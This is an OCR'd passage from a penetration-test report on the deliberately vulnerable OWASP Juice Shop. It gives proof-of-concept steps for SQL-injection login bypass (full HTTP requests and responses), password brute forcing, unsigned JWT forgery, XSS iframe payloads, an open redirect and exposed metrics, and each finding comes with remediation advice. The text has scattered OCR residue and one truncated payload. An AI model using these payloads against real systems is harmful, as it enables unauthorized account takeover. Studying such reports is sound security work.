22 detail in the following paragraph:
23
24 Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
25 eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
26 voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
27 clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
28 amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
29 nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
30 sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
31 rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
32 ipsum dolor sit amet.
33
34 Our shareholders will be excited. It's true. No fake news.
35
```

RECOMMENDATION

If it is essential to have an FTP folder, it is recommended to be careful what is put there. Access controls like passwords and whitelist are required


[CRITICAL] Injection

SUMMARY

It is possible to log in to the site with the administrator's user account by using SQL injection, which can omit password checking.

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) First, random data is entered in the login panel, this request is intercepted in a burp and the data in the "email" field is changed to the ' character. This action results in an SQLITE_ERROR error, which we also see in the message in burp.



Request

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 31
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=7XzYlrj8PvJNdwNU3HyTxikninQHDocBjSZEhzktBBULpInZAkxZoB6MROen

{
  "email":"'",
  "password":"rere"
}
```

Response

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 11 Dec 2021 13:35:06 GMT
Connection: close
Content-Length: 1195

{
  "error":{
    "message":"SQLITE_ERROR: near \"bd134207f74532a8b094676c4a2ca9ed\": syntax error",
    "stack":
    "SequelizeDatabaseError: SQLITE_ERROR: near \"bd134207f74532a8b094676c4a2ca9ed\": syntax error\n    at Query.formatError (/home/kali/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:403:16)\n    at Query._handleQueryResponse (/home/kali/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:72:18)\n    at afterExecute (/home/kali/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:238:27)\n    at Statement.errBack (/home/kali/juice-shop/node_modules/sqlite3/lib/sqlite3.js:14:21)",
    "name":"SequelizeDatabaseError",
    "parent":{
      "errno":1,
      "code":"SQLITE_ERROR",
      "sql":
      "SELECT * FROM Users WHERE email = ''' AND password = 'bd134207f74532a8b094676c4a2ca9ed' AND deletedAt IS NULL"
    },
    "original":{
      "errno":1,
      "code":"SQLITE_ERROR",
      "sql":
      "SELECT * FROM Users WHERE email = ''' AND password = 'bd134207f74532a8b094676c4a2ca9ed' AND deletedAt IS NULL"
    },
    "sql":
    "SELECT * FROM Users WHERE email = ''' AND password = 'bd134207f74532a8b094676c4a2ca9ed' AND deletedAt IS NULL"
  }
}
```

2) After the code is analyzed, an ' OR true-- value is entered in the email field, resulting in a login to the account.

Request


Pretty Raw Hex \n


```
1  POST /rest/user/login HTTP/1.1
2  Host: localhost:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/json
8  Content-Length: 41
9  Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
   cookieconsent_status=dismiss; continueCode=
   7XzYlrj8PvJNdwNU3HyTxikninQHDocBjSZEhzktBBULpInZAkxZoB6MROe
   n
13
14 {
     "email":"' OR true--",
     "password":"rere"
   }
```

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 200 OK
2  Access-Control-Allow-Origin: *
3  X-Content-Type-Options: nosniff
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  Content-Type: application/json; charset=utf-8
7  Content-Length: 834
8  ETag: W/"342-oxD/f4sckpeq1dU7eYGP84wAlLc"
9  Vary: Accept-Encoding
10 Date: Sat, 11 Dec 2021 13:43:59 GMT
11 Connection: close
12
13 {
     "authentication":{
       "token":
       "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZ
       GF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNo
       Lm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCI
       sInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMj
       cuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvY
       WRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRy
       dWUsImNyZWF0ZWRBdCI6IjIwMjEtMTItMTEgMTM6MjM6MDEuOTY1ICswMDowMCIsInV
       wZGF0ZWRBdCI6IjIwMjEtMTItMTEgMTM6MzQ6NDMuOTc4ICswMDowMCIsImRlbGV0ZW
       RBdCI6bnVsbH0sImlhdCI6MTYzOTIzMDI0MCwiZXhwIjoxNjM5MjQ4MjQwfQ.aCV-dF
       2xIcOscT_DTeFfhJXLHeQ7Hj1jfdDprkGNQElVgYMiMMW1rcTkXpCQ6JzdUK5L5qGPA
       LVtjTa_6xQoBW1zXcFeZaDUpZ5SXjghRRdSM1YOrnrGBaROirkAcpdY-QUvdDS3FlDr
       oeWNmoOvXAqvFeg46mQa6P3SFvq5j6E",
       "bid":1,
       "umail":"admin@juice-sh.op"
     }
   }
```





RECOMMENDATION

It is recommended to use prepared statements (with parameterized queries), validate user input, hide info from the error message.

[HIGH] Broken Authentication


SUMMARY

During the test it was observed, that if we know the admin login, we can carry out the dictionary attack on his password. Unfortunately, he uses a very weak password what leads to the ability to log in to his account

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) Knowing the admin login, a dictionary attack on the password is performed. Using the dictionary and the Intruder function in Burp, every possibility of the password is checked

2) The attack is successful after several hundred attempts and the password is found



RECOMMENDATION

It is recommended to use a between 12 and 64 long password with wide variety of used types of signs, especially for the admin account.

[HIGH] JWT Issues


SUMMARY

During the audit, it was observed that it is possible to log in as any user, even as a non-existent user by forging JTW tokens.

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) I am testing JWT tokens, for this purpose I copy a token from the currently logged in session

2) I decrypt and change the email and algorithm to the value none



3) I am replacing the current session token for the changed and unsigned one
4) With this action, I manage to forge an unsigned JWT token that impersonates a (non-existent) user jwtn3d@juice-sh.op.

RECOMMENDATION

Received JWTs must always be validated. Do not attempt to cryptographically process a JWT before this initial screening passes. If you receive a JWT with an unexpected algorithm, type header, etc, discard it. JWTs can come in as HMAC protected, signed, encrypted, or even completely unsecured (alg = none). That a JWT parses and has the correct format does not mean that it can be trusted.

[MEDIUM] XSS


SUMMARY

Due to the improper input validation, it is possible to perform an XSS attack by entering input into the search payload. Examples of possible payloads are:


- <iframe src="javascript:alert(`xss`)"> (DOM XSS)
- <iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay"

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) The phrase owasp is typed into the search engine to see how the code is processed. As you can see on the attached screen, the html code is being processed by the browser (you can see it by the fact that "owasp" is bold).



2) After analyzing the source code, the code <iframesrc="javascript:alert(`xss`)"> is applied. After typing the payload, an alert pops up that is the result of an XSS attack.



RECOMMENDATION

It is recommended to never Insert Untrusted Data Except in Allowed Locations, use HTML Encoding Before Inserting Untrusted Data into HTML Element Content


[MEDIUM] Security Misconfiguration

SUMMARY

During the tests, it was found that it is possible to prompt the error that displays the information about libraries, used dependencies, code and file locations.

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) After enabling the proxy (with the interceptor disabled) and clicking on specific drinks, you can see that this action sends a request to /rest/products/1/reviews. After removing "reviews" from the link, we get an error that displays way too much information



RECOMMENDATION

It is recommended to implement error handling. A specific policy for how to handle errors should be documented, including the types of errors to be handled and for each, what information is going to be reported back to the user, and what information is going to be logged. All developers need to understand the policy and ensure that their code follows it.

[MEDIUM] Unvalidated Redirects

SUMMARY

It is possible to redirect the user to one of the crypto currency addresses that are not promoted any longer.)

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) The application provides a source code that presents information about a link that should not be accessed by the user. Thanks to this we can force a redirection to a page we should not be redirected to. After typing this URL, we are redirected to a page related to cryptocurrencies

```
noop() {
}
showBitcoinQrCode() {
this.dialog.open(Mt, {
data: {
data: 'bitcoin:1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm',
url: './redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm',
address: '1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm',
title: 'TITLE_BITCOIN_ADDRESS'
}
})
}
showDashQrCode() {
```

RECOMMENDATION

Avoid using redirects and forwards. If used, do not allow the URL as user input for the destination. Where possible, have the user provide short name, ID or token which is mapped server-side to a full target URL.


[MEDIUM] Sensitive Data Exposure

SUMMARY

During the testing, it was observed that the tested application uses Prometheush, which is a free monitoring and alerting application that records metrics in real time. After reading the documentation for this application, we learn that "Prometheus expects metrics to be available to targets on the /metrics path." The application has not secured this access in any way. When we type in "http://localhost:3000/metrics" we get the full information about the site.

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) Type "http://localhost:3000/metrics" URL to get a lot of useful information




```
# HELP file_uploads_count Total number of successful file uploads grouped by file type.
# TYPE file_uploads_count counter

# HELP file_upload_errors Total number of failed file uploads grouped by file type.
# TYPE file_upload_errors counter

# HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds{task="cleanupFtpFolder",app="juiceshop"} 0.117377039
juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 0.096524019
juiceshop_startup_duration_seconds{task="validatePreconditions",app="juiceshop"} 0.240209827
juiceshop_startup_duration_seconds{task="restoreOverwrittenFilesWithOriginals",app="juiceshop"} 0.239079232
juiceshop_startup_duration_seconds{task="datacreator",app="juiceshop"} 11.782436678
juiceshop_startup_duration_seconds{task="customizeApplication",app="juiceshop"} 0.050521595
juiceshop_startup_duration_seconds{task="customizeEasterEgg",app="juiceshop"} 0.019061749
juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 14.52

# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 201.27703100000002

# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 47.013346

# HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
# TYPE process_cpu_seconds_total counter
process_cpu_seconds_total{app="juiceshop"} 248.290377

# HELP process_start_time_seconds Start time of the process since unix epoch in seconds.
# TYPE process_start_time_seconds gauge
process_start_time_seconds{app="juiceshop"} 1639132078

# HELP process_resident_memory_bytes Resident memory size in bytes.
# TYPE process_resident_memory_bytes gauge
process_resident_memory_bytes{app="juiceshop"} 142000128

# HELP process_virtual_memory_bytes Virtual memory size in bytes.
# TYPE process_virtual_memory_bytes gauge
process_virtual_memory_bytes{app="juiceshop"} 1034240000

# HELP process_heap_bytes Process heap size in bytes.
# TYPE process_heap_bytes gauge
process_heap_bytes{app="juiceshop"} 222072832

# HELP process_open_fds Number of open file descriptors.
# TYPE process_open_fds gauge
process_open_fds{app="juiceshop"} 26

# HELP process_max_fds Maximum number of open file descriptors.
# TYPE process_max_fds gauge
process_max_fds{app="juiceshop"} 1048576

# HELP nodejs_eventloop_lag_seconds Lag of event loop in seconds.
# TYPE nodejs_eventloop_lag_seconds gauge
nodejs_eventloop_lag_seconds{app="juiceshop"} 0.086329594
```

RECOMMENDATION

Don’t allow users to access use metrics. Changing the link to something less generic (and non-default) along with restricting access to whitelisted IP addresses will provide reasonable protection.


[MEDIUM] Security Misconfiguration

